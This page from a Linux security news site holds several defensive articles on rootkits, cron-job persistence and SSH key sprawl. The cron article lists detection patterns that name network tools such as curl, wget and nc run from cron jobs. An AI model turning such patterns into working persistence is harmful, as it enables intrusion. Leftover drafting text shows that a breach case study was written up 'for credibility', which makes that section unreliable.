Explore top 10 tips to secure your open-source projects now. Read More
×


Stay Ahead With Linux Security Features

 identity management security tactics
 For years, we secured our Linux infrastructure by building walls: VPCs, security groups, and hardened SSH configurations. We treated the cloud like a virtual data center, assuming that if we kept the "bad guys" out of the network, our workloads were safe. . That model is no longer sufficient. Today, one of the most common paths from an initial compromise to a major cloud breach is the identity assigned to your Linux workload. When an attacker gains code execution on a Linux instance—through a...
 Jul 17, 2026
 security practices patch management
 Most of us don't hear about a kernel vulnerability until a CVE lands in our inbox or the vulnerability scanner starts complaining. By then, the patch isn't new anymore. Kernel developers may have been passing it around for review, arguing over the implementation, or revising it for days before anyone outside that community noticed it. None of those discussions are secret. They're sitting in mailing list archives, Git commits, and patch reviews where they've been the whole time. The strange...
Jul 14, 2026
 Linux security cyber attacks
 Every Linux server in your fleet produces thousands of events every minute. From journald logs and auditd records to kernel-level eBPF hooks, your systems are constantly talking. Most of that noise is just the mundane churn of system services, CI/CD runners, or routine administrative automation. But among that noise, an attacker might be establishing a foothold, moving laterally, or setting up persistence. The challenge for any security team is: how do you separate the routine from the...
Jul 13, 2026
 open-source infrastructure risk
 Security scanners flag exposed API keys in public repositories every day. The initial response is usually predictable: delete the commit, revoke the credential, and move on. That’s a mistake. . In a real Linux environment, an API key never stays in one place. By the time it hits a public repo, it’s already everywhere. It’s in the CI/CD pipeline. It’s in your container registry. It’s in the build logs. It’s in the backups. Git makes this worse because the history never dies. Deleting a file in...
Jul 11, 2026
 open-source rootkit
 Most of us think of Linux rootkits as ancient history—the stuff of 90s hacking forums and clunky malware that would crash your system if you looked at it the wrong way. But if you think they’ve gone away, you’re mistaken. They’ve just gotten smarter. . Modern attackers aren't using the noisy tools of the past. Today’s threats are surgical. Many of today’s most advanced Linux rootkits operate at the kernel level or abuse legitimate system features to blend in with normal traffic. They’re...
Jul 09, 2026
 Refine features
X Clear Filters
Get the latest News and Insights
Get the latest Linux and open source security news straight to your inbox.
Community Poll
Is continuous patching actually viable?
Trending Features
Loading...
Explore Latest Linux Security features
We found 24 articles for you...
102
 open-sourcerootkitdetection

Linux Rootkits Explained: How They Hide and How Defenders Can Respond
Most of us think of Linux rootkits as ancient history—the stuff of 90s hacking forums and clunky malware that would crash your system if you looked at it the wrong way. But if you think they’ve gone away, you’re mistaken. They’ve just gotten smarter. . Modern attackers aren't using the noisy tools of the past. Today’s threats are surgical. Many of today’s most advanced Linux rootkits operate at the kernel level or abuse legitimate system features to blend in with normal traffic. They’re designed to stay quiet for years, not days. If you’re still relying on basic ps or ls commands to see if a system is compromised, you aren't finding them—you’re looking exactly where the attacker wants you to look. What Is a Linux Rootkit and How Does It Work? At its core, a rootkit is malware designed to hide an attacker's presence after they’ve gained privileged access. Unlike your typical "smash and grab" malware, rootkits manipulate the OS itself—often the kernel—to conceal malicious processes, files, network connections, or user accounts. Their goal isn't the initial compromise; it's long-term, stealthy persistence. Once a rootkit takes hold, the OS is no longer a reliable witness. You cannot trust your EDR, you can't trust your netstat output, and you definitely cannot trust the local logs. Type Runs Where Persistence Detection Difficulty User-space User processes Medium Low LKM Kernel High High eBPF Kernel execution environment High Very High Bootkits Bootloader Very High Very High Note: Although kernel rootkits get all the headlines, user-space rootkits—like those abusing LD_PRELOAD —are still super common because they’re easier to deploy and can still hide activity from standard admin tools without risking a system-wide kernel panic. Why Do Attackers Use Linux Rootkits for Persistence? A lot of people think an attacker drops a rootkit as their first move. That’s rarely true. A rootkit is usually a "Phase 2" operation. It’s not how they get in; it’s how they stay in. The typical flow usually looks like this. First, they break in by exploiting a web app or snagging some SSH keys . Next, they escalate their privileges so they have root access. Once they have that level of control, they drop the rootkit as an "anchor" so that even if you patch the vulnerability they used to get in, they’ve still got a back door. They then ensure they survive a reboot and start the long game of moving laterally and grabbing data while the server acts like nothing is wrong. We see this a lot in high-value targets—cloud infrastructure, Kubernetes clusters, and telecom backends. I remember looking at an incident where an attacker was sitting on an internet-facing server for months. They weren't trying to deploy ransomware or make a scene; they were just quietly siphoning data. The rootkit didn't help them get in—it just made sure nobody noticed they were there for half a year. How Do Modern Linux Rootkits Evade Detection? To beat them, you have to realize they aren't "breaking" your system—they’re just feeding it lies. System call hooking is a primary tactic. Every app you run has to ask the kernel for information. When you type ls, the kernel gathers the file list. A rootkit can sit in the middle of that conversation. When the kernel hands off the file list, the rootkit snatches it, pulls out the malicious files it wants to hide, and passes you a "sanitized" version. You see what the rootkit wants you to see. Virtual File System (VFS) manipulation is another common path. The VFS is basically the kernel’s way of managing files. By messing with this layer, the rootkit can make files "disappear." Standard tools can't find them because the kernel itself is telling them the file doesn't exist. Finally, there is eBPF abuse.eBPF is great—it’s how we get amazing performance data. But attackers love it for the same reason we do: it runs inside the kernel. They can use it to monitor the system or hide their tracks without ever changing the actual kernel binary on disk. It’s hard to find because, to your integrity tools, it looks like just another legitimate eBPF program. How Can Security Teams Spot a Hidden Rootkit? Since the OS is lying to you, you have to stop trusting the machine. Look for the "gaps" in reality: Missing Log Entries: If your SIEM shows a connection, but the server’s local logs are empty, someone is likely tampering with them in real-time. Kernel Panics: If you’re seeing frequent, unexplained crashes, it might be a poorly coded rootkit messing with things it shouldn't touch. Integrity Mismatches: Using tools to compare running kernel code against known-good baselines can reveal hooks. Network "Ghosting": If your firewall sees a connection coming from the server, but your local ss command shows nothing, the socket is almost certainly hidden. Unexpected Module Signatures: If you see a kernel module with no signature or an origin you can't account for, treat it as a massive red flag. When things look too clean, trust your gut. If I suspect a rootkit, I stop relying on the local OS entirely. I’ll pull a memory dump or use offline forensic tools to inspect the disk. You have to step outside the infected environment to see the truth. How to Build a Tamper-Resistant Linux Security Strategy If the kernel is already compromised, you’ve lost. You need to build your defense so that if a rootkit does get in, it’s going to have a hell of a time maintaining its foothold. You should start by locking the kernel. Once you’ve booted, use sysctl -w kernel.modules_disabled=1. It’s a simple move that stops an attacker from loading new modules on the fly. Secure Boot and TPM are also non-negotiable for high-value gear. If the boot chain is modified, thesystem shouldn't even wake up. You also need to prioritize remote logs. If your logs live on the server that’s being hacked, the logs are gone. Ship them off-host to a write-only SIEM like Wazuh immediately. Additionally, use runtime guards. Tools like LKRG are great—they’re designed to notice when someone starts tweaking the kernel's internals while the system is running. Finally, keep an eye on your integrity tools. Use AIDE, osquery, or Falco to keep a constant eye on system behavior. If a process starts acting out of character, you want to know about it now . Practical Checklist for Linux Defenders Enable Secure Boot to protect the integrity of the boot chain. Restrict Unsigned Modules to prevent malicious kernel module loading. Establish Baselines for "known good" system state. Forward Logs Off-Host immediately to prevent local evidence tampering. Monitor for "Log Silence" —if your logs stop, consider it a critical incident. Use External Telemetry to verify host behavior against local reports. Bottom Line: Once kernel integrity is lost, defenders should assume local system telemetry may no longer be trustworthy. Don't rely on the infected machine to report on its own state. Secure the boot process, lock the kernel, and always verify what your host tells you against a trusted, external source. Want more Linux security news, vulnerability analysis, and software supply chain updates? Subscribe to the LinuxSecurity Newsletter and get the latest threats, advisories, and expert insights delivered directly to your inbox. Related Reading Linux Rootkits: Detecting, Preventing, and Surviving an Attack Linux Kernel Module Rootkits Evade Detection in Cloud Environments Is Your eBPF Security Tool Deceiving You? Rootkits Silence Kernel Essential Guide for Securing the Linux Kernel Environment Effectively . Explore modern Linux rootkit tactics, detection methods, and defenses to secure your systems againststealthy attackers.. Linux Rootkits, Rootkit Detection, Linux Security. . Dave Wreski
 Jul 09, 2026
•
Jul 09, 2026
•
102
 security advisorylinuxcloud security

Linux Kernel Module Rootkits: How Attackers Hide After Compromising Cloud Workloads
If you think you know what’s running on your Linux host, you’re probably wrong. Not because you’re bad at your job—but because the kernel is lying to you. . I remember the first time I saw a kernel-level rootkit in the wild. We were debugging a performance spike on a cluster of web servers. Everything looked fine. top showed nominal CPU usage, ps listed the expected worker processes, and our security agent—a standard EDR tool—reported that the system integrity was "Green." But the network traffic didn't match. We were seeing outbound encrypted packets to an unknown IP, yet the server's own netstat logs were completely clean. That’s the "Ghost in the Machine." The attacker wasn't just hiding their process; they had rewritten the rules of the game at the lowest level of the stack. How Kernel Module Abuse Rewrites System Calls Linux kernel module abuse works because attackers can execute code inside the operating system's most privileged layer. When a malicious Loadable Kernel Module (LKM) is loaded, it doesn't run like a normal application. It executes in Ring 0, the kernel's highest privilege level, where it can intercept system calls, manipulate memory, and change how the operating system responds to requests. By comparison, applications, containers, and most security tools operate in Ring 3, relying on the kernel to provide an accurate view of the system. Once an attacker controls Ring 0, they control what every Ring 3 process is allowed to see. Basically, when a process wants to list files, it doesn't just read the hard drive. It makes a request to the kernel. It says, "Hey, what's in this folder?" This request is called a system call (syscall). Every time you run ls, your shell triggers the getdents64 syscall. Usually, the kernel looks at the file system, grabs the list, and hands it back. But if an attacker loads a malicious Loadable Kernel Module (LKM), they can manipulate the kernel’s internal function pointers. Specifically, they can overwrite thehandler for the getdents64 syscall. Instead of going to the actual disk handler, the syscall now jumps to the attacker's code. This code performs a "filtered read." It asks the kernel for the directory list, intercepts the result, searches for any file name matching its malicious payload (like voidlink_exec or backdoor.so), and strips those lines out. Only then does it return the sanitized list to your shell. Why the Kernel Starts Lying to Security Tools This is the nightmare of modern cloud workload security. Because the "lie" happens inside the kernel, it’s not just your ls command that gets fooled. It’s every single tool on the system. ps, top, htop, netstat—they all rely on the same kernel APIs. I’ve had engineers ask me, "Why doesn't the security agent catch this?" It’s a fair question, but it ignores the fundamental architecture. The EDR agent on your host is also a user-space process. When it asks the kernel for a list of active network sockets, it receives the exact same "laundered" data that your shell received. The attacker essentially has the EDR agent looking at a fake version of reality. This isn't theoretical. It's the standard operating procedure for any LKM-based rootkit. By the time you notice something is "off" with the network latency or CPU jitter, the attacker has usually achieved total persistence. Why Kernel Module Abuse Is So Hard to Stop The reason we don't have "silver bullet" tools to stop this is that the kernel is an incredibly messy place. You cannot simply block every LKM load. Modern cloud workloads depend on LKMs for everything from high-performance networking drivers to proprietary storage interfaces. If you blanket-ban insmod or modprobe, your cluster breaks. There’s also the issue of overhead. Trying to verify the integrity of every kernel function pointer in real-time is computationally expensive. If your security tool adds even 5% latency to your kernel’s syscall processing, your microservices performance will tank. In the worldof high-frequency trading or real-time bidding platforms, that’s a non-starter. This leads us to the "Chicken and Egg" dilemma: To catch a rootkit, you need to be at the same privilege level as the rootkit (Ring 0). But the higher the privilege you grant to your security tools, the larger the attack surface you create. If your security module has a bug, you become the source of the kernel panic. What VoidLink Reveals About Modern Kernel Malware If you want to understand where Linux malware is heading, you have to stop thinking about files. If you're still hunting for a suspicious binary in /tmp or a rogue executable hiding on disk, you're fighting yesterday's battle. In late 2025, researchers uncovered a previously undocumented Linux malware framework called VoidLink. As detailed by Check Point Research , VoidLink isn't simply another Linux rootkit . It's a modular malware framework written primarily in Zig and designed specifically for modern cloud environments, including Linux servers, containers, and Kubernetes clusters. What makes VoidLink particularly noteworthy isn't just its technical capabilities—it's what it represents. Rather than relying on a single payload, the framework is built to adapt its behavior based on the environment it compromises. Researchers also found evidence that its development was heavily accelerated using AI-assisted workflows, demonstrating how quickly sophisticated malware can now be designed and iterated. VoidLink matters because it reflects a broader trend. Modern Linux malware is becoming increasingly modular, cloud-aware, and engineered to blend into today's infrastructure rather than behaving like traditional malware. Cloud-Aware Malware Changes the Attack Surface Traditional Linux malware often follows a familiar pattern: compromise a system, drop a payload, and execute it. VoidLink takes a different approach. Before deciding what to do, it profiles the environment it's running in. It can identify major cloud providers—including AWS,Microsoft Azure, Google Cloud Platform, Alibaba Cloud, and Tencent Cloud—as well as determine whether it's running inside Docker containers or Kubernetes workloads. Based on what it discovers, it dynamically loads plugins designed for that specific environment. One example is Kubernetes. Rather than attempting to brute-force credentials, VoidLink searches for Kubernetes service account tokens, which are commonly mounted inside pods at /var/run/secrets/kubernetes.io/serviceaccount/. Those credentials don't automatically give an attacker control of the cluster. However, if the associated service account has overly permissive RBAC permissions, they can provide a foothold for privilege escalation, lateral movement, or broader compromise of the Kubernetes environment. This reflects a larger shift in Linux malware. Instead of assuming every target looks the same, modern frameworks increasingly adapt themselves to the infrastructure they've compromised. Stealth Techniques Continue to Evolve VoidLink also demonstrates how Linux malware is evolving beyond traditional persistence techniques. Rather than relying on a single method of remaining hidden, the framework supports multiple stealth mechanisms, including Loadable Kernel Module (LKM) rootkits, LD_PRELOAD user-space persistence techniques, and eBPF-based capabilities. This modular approach gives operators flexibility to deploy techniques best suited to the target system, Linux kernel version, and defensive controls they encounter. Researchers also documented operational security (OPSEC) features intended to make analysis more difficult, including runtime code encryption, adaptive behavior based on the execution environment, and self-deletion capabilities that can remove components when necessary. Taken together, these capabilities highlight an important shift in Linux malware development. Attackers are no longer relying on a single rootkit or persistence mechanism. They're building modular frameworks that combine cloudreconnaissance, credential theft, kernel-level stealth, and environment-aware decision-making into a single platform. For defenders, that's the real lesson. VoidLink isn't important because every organization will encounter it. It's important because it demonstrates where modern Linux malware is heading—and why protecting today's cloud workloads means securing not just applications, but the Linux kernel and the infrastructure surrounding it. Memory-Only Implants Leave Few Artifacts The most annoying part? It’s fileless. Using an in-memory execution model inspired by Cobalt Strike’s "Beacon Object Files" (BOF), VoidLink loads its plugins as raw ELF object files directly into RAM. There is no voidlink.so on your disk. There is no malware.sh to grep for. The entire malicious logic exists as transient, encrypted blobs in memory, re-decrypted only when it needs to "beacon" back to the C2 server. When your security agent runs a file integrity check, it sees… nothing. Because there’s nothing there. Attackers Hide in the Noise of Modern Infrastructure Here’s what the whitepapers won't tell you: the reason this works isn't just "advanced code." It’s because the baseline of our systems is bloated. We’ve normalized running everything-under-the-sun on our production kernels. When I look at a node infected with something like VoidLink, I see hundreds of processes. I see complex eBPF programs running for "observability." I see massive LKM dependency trees. The malware doesn't hide in a hole; it hides in the noise. It’s like hiding a needle in a stack of needles. When you’re staring at that terminal, trying to find a rootkit that’s literally rewriting the kernel’s internal netlink tables, you realize that "detecting" the malware is the wrong goal. You can't out-hack the kernel. You have to lock it down so hard that the malware doesn't have the space to breathe. Reducing the Linux Kernel Attack Surface If you’ve made it this far, you’re probably wondering: "So, what do I actually do?" Most vendors will tell you to buy their "Next-Gen" tool. They’ll promise a single-pane-of-glass dashboard that magically detects kernel threats. I’m telling you to ignore them for a moment. Buying a tool is easy; configuring a hardened operating system is hard. If you want to survive the era of kernel-level threats, you have to move from "monitoring" to "denying." Remove Unnecessary Kernel Modules We are all guilty of "dependency bloat." Look at the default kernel install for any major cloud distribution. You’ve got drivers for hardware you’ll never see in a data center, legacy filesystem support you don't need, and networking protocols that haven't been used since the 90s. Every one of those lines of code is a potential gadget for a ROP chain or a kernel-mode exploit. I’ve seen teams "hardened" their systems by adding an EDR, yet they still run a generic distribution kernel with every single module enabled. That’s not security; that’s theater. The real fix? Custom, modular, stripped-down kernels. I know what you're thinking: "But that’s a maintenance nightmare." You're right. It is. But so is getting your entire production stack cryptographically locked by a rootkit that’s been living in your esp module for three weeks. If your microservice only needs ext4 and virtio_net, then modprobe those—and compile everything else out. If you don't need the module, don't let it exist on the disk. Delete it . The "No-Root" Myth: Containers Still Share the Same Kernel There’s this lingering idea that if we run our containers as "non-root," we’re safe. Sure, it stops a lazy attacker from modifying /etc/shadow, but it does nothing to stop a kernel exploit. If your container workload has a vulnerability, the attacker doesn't care if they are uid:1000. They just need the ability to exploit the kernel. Once they trigger an init_module call through a vulnerability, the kernel doesn't care who started the request. It just executes the code. You need to use seccomp profiles to explicitly block the init_module and finit_module syscalls. Block kernel module loading by setting kernel.modules_disabled=1 via sysctl[4]. If your workload isn't supposed to be loading kernel modules, then the syscall should be forbidden. If you haven't written a seccomp profile that denies CAP_SYS_MODULE by default, do it today. It’s the single most effective way to stop 90% of the "container-to-kernel" escapes I see in the wild. Enforce Module Signing and Kernel Lockdown If you want to play at the highest level of security, you need to look at Kernel Lockdown Mode. It’s the "nuclear option," and that’s exactly why it works. When you enable lockdown=integrity or lockdown=confidentiality (depending on your kernel version), you’re telling the OS: "If this code isn't signed by my trusted key, it doesn't get to run." It prevents you from modifying kernel memory at runtime. It stops /dev/mem access. Does it break things? Yes. It breaks everything that relies on "lazy" kernel-patching tricks—like some performance monitoring tools and even some (poorly written) security agents. You’ll have to rewrite your telemetry pipelines. You’ll have to re-sign your drivers. You’ll have to stop using "hacky" debugging scripts. But you’ll also make your host immune to the vast majority of in-memory LKM rootkits. Monitor Kernel Activity with eBPF I’m a skeptic, but I’m a realist. If you can’t strip your kernel to the bone, you need better visibility. But don't look for it in the user-space. eBPF is a powerful way to watch the kernel, but it is not the only method and can be exploited to create stealthy rootkits. Because eBPF programs are verified at load time, you can put your sensors right at the syscall entry point—before the rootkit has a chance to intercept it. I’ve been experimenting with using eBPF to trace sys_init_module calls. It’s simple, it’s low-overhead, and it’s loud. If a process that isn't systemd ormodprobe tries to call init_module, security tools like Tracee alert us and can dump the module for investigation, but we do not automatically kill the container process immediately. No questions asked. We don't wait for "forensics." We assume the compromise is happening right now . Kernel Security Starts with Reducing Trust Security isn't a "set it and forget it" checkbox. It’s an arms race. The attackers are using LLMs to write better exploits, they're using eBPF to hide their tracks, and they're targeting the very heart of your infrastructure. If you aren't auditing your lsmod list, if you aren't blocking CAP_SYS_MODULE in your pods, and if you aren't treating the kernel as the most critical attack surface you own, you’re just waiting for a breach. Don't wait for the post-mortem to care about your host foundation. Go look at your kernel logs. Now. Before the "Ghost" decides to move in. Want more Linux security news, vulnerability analysis, and software supply chain updates? Subscribe to the LinuxSecurity Newsletter and get the latest threats, advisories, and expert insights delivered directly to your inbox. Related Reading Auditd vs eBPF: Modern Approaches to Linux System Monitoring eBPF: Boosting Runtime Security for Linux System Administrators Why Runtime Monitoring Is Replacing Traditional Linux Logging Linux Kernel eBPF Monitoring: Rootkit Threats and Evasion Techniques . Learn how kernel module rootkits hide in cloud settings, adapting to evade detection and compromise Linux systems.. KernelModuleRootkits, CloudWorkloadSecurity, LinuxMalwareFramework, AttackerTechniques, LinuxKernelSecurity. . Dave Wreski
Jul 02, 2026
•

102
 security advisoryattacklinux

Cron Job Abuse For Linux Persistence Mechanisms Detection
A Linux server gets cleaned up after an intrusion. The suspicious process is terminated, credentials are rotated, and the system is rebooted during maintenance. Everything seems secure. A few hours later, the same outbound connection appears again. . Situations like that point to persistence . The attacker no longer needs the original exploit because something on the host continues restoring access behind the scenes. Finding that mechanism is often more important than understanding how the compromise started in the first place. Linux attackers rarely need complicated malware for this. Built-in operating system features already provide reliable ways to execute code, survive reboots, and maintain a foothold. cron sits near the top of that list. It is trusted, widely deployed, and present on almost every Linux distribution. For an attacker, that combination is hard to ignore. Why Attackers Use Cron to Maintain Access Attackers spend a lot of time looking for ways to keep access after the initial compromise. Getting into a system is one thing. Staying there after a password reset or a reboot is the harder part. MITRE ATT&CK tracks this behavior under T1053.003: Scheduled Task/Job: Cron , which documents how adversaries use cron jobs for both persistence and execution on Linux systems. The functionality is already there. It is native to the OS. Because scheduled tasks are expected and necessary, creating a new job requires very little effort. Most defenders spend their time reviewing login events, suspicious processes, or malware alerts. They rarely spend the same amount of time reviewing the configuration files that control scheduled activity. That environment helps malicious entries blend in . A scheduled downloader or persistence script sits beside legitimate backup jobs, log maintenance scripts, and monitoring tasks. It hides in plain sight, often going unnoticed for months. What Cron Abuse Looks Like Creating cron-based persistence is straightforward. The approach usuallydepends on the level of access the attacker controls. User Crontabs When an attacker only controls a standard user account, they often start with their own crontab. They run crontab -e . From there, they add a task that runs every few minutes. The job might reconnect to command-and-control infrastructure, launch a payload, or download additional tooling. None of it requires elevated privileges. Root-Level Access Root access changes the equation entirely. A scheduled task running as root inherits whatever control root already has. An attacker who reaches this level can create access that survives reboots while maintaining the ability to execute commands with the highest privileges available on the system. At that point, the cron job is no longer supporting the intrusion. It becomes part of how the attacker keeps control. The /etc/cron.d/ Directory Not every cron entry lives inside a user crontab. Linux systems use the /etc/cron.d/ directory to store separate scheduling files for applications and services. Attackers like this location because a new configuration file can blend into an already crowded directory. Investigators often review the main crontabs while overlooking a file tucked away in this folder. That gap is all an attacker needs. The @reboot Directive Sometimes attackers do not care about the recurring execution every hour. They just want their code to run whenever the host comes back online. The @reboot directive handles this. The configured command launches automatically after startup. Maintenance windows, patch cycles, and power outages become opportunities for the payload to execute again. The entry may sit quietly for weeks. Then a reboot happens and the payload returns. Remote Payload Retrieval Attackers do not always store malware locally on disk. The cron entry acts as a delivery mechanism. Commands using curl , wget , or python retrieve content from remote infrastructure at regular intervals. Updating thepayload becomes as simple as changing a file on the attacker's server. The cron entry never changes. The payload behind it can. How to Hunt for Malicious Cron Jobs If you suspect persistence, stop hunting for active processes and start auditing configuration files. You need to see what is scheduled to run. Manual Audit Commands Start by checking the crontabs for the current user and for root: crontab -l sudo crontab -l Next, inspect the common system-wide locations. A quick way to list these files is: ls -la /etc/cron.* /etc/crontab /var/spool/cron/ Commands are easy. Interpretation is harder. Inspecting Locations Do not just look for files. Look at their contents. You are trying to identify scheduled commands that do not belong. If you find a file in /etc/cron.d/ that does not match a known application, open it and read the command. If it launches a script, follow the path and see what that script actually does. A surprising number of investigations stop after locating the cron entry. The useful evidence is usually one step further down the chain. Questions to Ask During a Cron Investigation Finding a cron job is only the beginning. The next step is determining whether the scheduled task is legitimate or suspicious. When reviewing an entry, ask: Does the command connect to an external IP address or domain? Is the script owned by an unexpected user? Does the job execute from temporary directories such as /tmp , /dev/shm , or /var/tmp ? Does the command contain encoded content, such as base64 strings? Was the cron entry created outside normal change-management windows? Does the task run more frequently than expected? Can the entry be tied to a known application, service, or administrative process? The more unusual characteristics a cron job displays, the higher its investigative priority should become. How to Detect Cron Abuse at Scale Large environments require continuous monitoring rather than periodic reviews.Security teams should treat cron configuration files as high-value assets and monitor them the same way they monitor sensitive system binaries. At that point, the goal shifts from finding cron jobs to monitoring the activity they create. Elastic Security Labs includes cron among the Linux persistence mechanisms defenders should routinely monitor when investigating post-compromise activity. Monitoring Modifications Use tools such as auditd or File Integrity Monitoring (FIM) to track changes. You want an alert whenever someone modifies /etc/crontab or creates a new file inside /etc/cron.d/ . These locations rarely change on stable systems. Any unexpected modification deserves attention. A cron entry has to be created somewhere. Catching that change early is often easier than detecting the payload later. Analyzing Process Lineage If you have EDR telemetry or system logs, look at parent-child process relationships. A legitimate maintenance script may launch a shell. What deserves attention is cron consistently spawning network-facing utilities, scripting engines, or unexpected binaries. Examples include: cron → curl cron → wget cron → python cron → bash Detection engineers frequently hunt for these execution chains because cron spawning network utilities or scripting interpreters can indicate activity. Elastic maintains a public hunting rule focused specifically on cron-based persistence . Indicators That Deserve Immediate Review Certain findings consistently move to the top of the queue during a cron investigation. None prove malicious activity on their own, but they appear often enough that they deserve immediate review. Network Activity: Any cron job calling curl , wget , nc , or ssh . Encoded Commands: Obfuscated strings, heavy use of base64 , or long bash one-liners. Execution Paths: Scripts or binaries running from /tmp/ , /dev/shm/ , or /var/tmp/ . New Entries: Any cron file with a recent modificationtimestamp that cannot be explained through patching or change management. Root-Owned Tasks: Unexpected scheduled tasks running as root that do not tie back to a known service or administrative process. Why Cron Still Works Cron remains one of the most reliable persistence mechanisms available on Linux systems because it is simple and effective. Attackers continue using it because they do not need anything more complicated. Most cron-based persistence is not particularly sophisticated. It works because nobody is looking for it. That makes visibility more valuable than complexity. Related Reading Linux Persistence Hunting: Essential Detection Techniques Detecting Systemd Abuse on Linux Servers for Better Security Linux Attackers Use SSH and Legitimate Tools to Evade Detection Auditd vs eBPF: Modern Approaches to Linux System Monitoring . Situations like that point to persistence. The attacker no longer needs the original exploit because. linux, server, cleaned, intrusion, suspicious, process, terminated, credentials. . Dave Wreski
Jun 08, 2026
•
102
 access controlopen-sourcekey management

SSH Key Sprawl on Linux Unmanaged Access Threats and Cleanup Guide
A production Linux server gets rebuilt from an old image. A contractor leaves. A CI/CD job is retired. Months later, the same SSH public keys are still sitting in authorized_keys, silently trusted by root or a service account nobody owns anymore. . That is how SSH key sprawl usually happens. It rarely stems from one obvious failure. Instead, it accumulates through years of small access decisions that never expire. For attackers, those forgotten keys are not clutter; they represent silent SSH persistence, a vector for Linux lateral movement, and a direct path around the identity controls your team thinks are protecting the fleet. This guide explains how experienced Linux administrators should approach a Linux SSH key audit: where keys hide, what they look like during an investigation, and how to transition to sustainable SSH key lifecycle management without breaking production. Quick SSH Key Sprawl Audit Before changing a single configuration line, ask your team these five questions: Which local users currently have an authorized_keys file? Which public keys appear on more than one host across the estate? Which keys allow direct access to root or highly privileged service accounts? Which keys have no clear owner, ticket trail, comment, or active business purpose? Which key files have been modified recently outside of approved automation windows? What SSH Key Sprawl Actually Means SSH key sprawl is not just "too many files." It is an unmanaged trust. Every public key in an authorized_keys file is a standing, unsupervised access decision. The operating system is stating, “Whoever holds the matching private key can authenticate as this user.” That is acceptable when the key is documented, current, restricted, and monitored. It becomes a massive liability when nobody knows who created it, why it exists, or where the private key lives. The core issue is that SSH key-based access does not naturally follow the lifecycle of normal identity systems. Passwordsexpire. SSO accounts get disabled. PAM workflows require explicit approval. SSH keys, unless managed deliberately, remain valid indefinitely. The National Institute of Standards and Technology (NIST) has explicitly warned that SSH-based interactive and automated access requires strict provisioning, termination, and monitoring. Yet, while organizations pour resources into central identity directories, authorized_keys security is frequently treated as background infrastructure rather than a critical identity control layer. That control gap is where sprawl thrives. A typical Linux estate quickly fills up with a chaotic mix of user keys, root keys, service keys, deployment keys, break-glass keys, vendor keys, cloud-init keys, and leftovers from decommissioned scripts. To the SSH daemon, a legitimate administrative key and an orphaned key look identical. CRITICAL OPERATIONAL WARNING: Do Not Start by Deleting Keys Never start cleanup by deleting keys you don’t recognize. Production systems often rely on poorly documented automation, and removing the wrong key can break backups, deployments, configuration management, or emergency access. Keep discovery and remediation separate. Why SSH Keys Become a Hidden Attack Surface SSH is trusted because it is familiar. Administrators rely on it daily for troubleshooting, patching, and incident response. Because it is a foundational tool, it is easy to view SSH access as static infrastructure rather than highly privileged identity management. Attackers exploit this familiarity. A valid SSH key provides quiet access without password guessing, without triggering multi-factor authentication (MFA) in standard setups, and without generating the loud credential-failure noise that alarms Security Operations Centers (SOCs). If an attacker compromises a user account and writes their own public key to that account’s authorized_keys file, they have secured a reliable backdoor. The SANS Internet Storm Center describes this as one of the firstpersistence moves automated bots attempt after compromising a Unix host. MITRE ATT&CK tracks this behavior under SSH Authorized Key Manipulation (T1098.004) . They note that adversaries regularly modify these files directly, through shell commands, or via cloud APIs to maintain persistence, escalate privileges, or access higher-privileged identities across Linux, macOS, ESXi, and cloud environments. Where the Sprawl Starts Operational Pressure: A deployment pipeline needs fast access to a fleet. A team needs temporary access during a critical outage. A vendor needs to troubleshoot a production system. An administrator appends a public key to a few machines because the ticket is urgent. The incident ends, the systems remain online, the key remains trusted, and the team moves on. Cloud Velocity: Infrastructure changes faster than access reviews. Images get cloned, instances inherit metadata, and automation accounts get reused across staging and production. SANS notes that SSH keys often function as long-lived credentials in cloud investigations, completely bypassing centralized identity tools when mishandled. The Root Problem: Direct root SSH login removes individual attribution; every action appears to come from the same omnipotent identity. When root authorized_keys files contain old keys, the system cannot distinguish legitimate emergency access from malicious persistence. SANS connects this directly to forensic weakness: actions performed as root are incredibly difficult to tie back to a specific human operator. Making this a real case study adds immense value and instantly elevates the credibility of the entire piece. You can anchor the blog post by citing a high-profile real-world breach pattern that mirrors this exact vulnerability lifecycle: the TeamPCP supply chain campaign, which directly targeted CI/CD ecosystems and developer infrastructure (including a widespread compromise of the Jenkins Marketplace and popular GitHub Actions/PyPI packages). Here is a revisedversion of that specific block, rewritten as a concrete real-world case study to drop straight into your blog: The TeamPCP CI/CD Supply Chain Campaign The risk of automation key sprawl moved from theoretical to catastrophic during a widespread supply chain campaign tracked to a threat actor group known as TeamPCP. Instead of targeting hardened downstream production applications directly, the attackers systematically compromised the developer ecosystem. They injected backdoors into open-source Python packages (like liteLLM on PyPI) and published trojanized plugins to the Jenkins Marketplace (including the widely used Checkmarx AST plugin). Once the malicious plugins or poisoned dependencies are executed within target environments, they run with controller-level privileges. TeamPCPs' automated payload immediately launched an aggressive credential harvester designed to parse the file system for over 50 categories of secrets. Among the highest-value targets seized were unpassphrased SSH private keys and cloud credentials sitting on legacy, developer-managed, or forgotten Jenkins instances. Because many organizations completely lack an automated access lifecycle for automation infrastructure, these extracted keys still matched active authorized_keys files across production fleets. Attackers used these forgotten paths to bypass standard perimeter security, move laterally into production Kubernetes clusters, and establish silent, long-term persistence without ever triggering standard brute-force or credential-failure alerts. The root cause was not an exploit in OpenSSH itself; it was a systemic failure to treat CI/CD and automation keys as ephemeral, high-risk identities. Warning Signs and Red Flags When reviewing an environment, do not simply count files. Look for structural anomalies and trust relationships that do not match your current operational 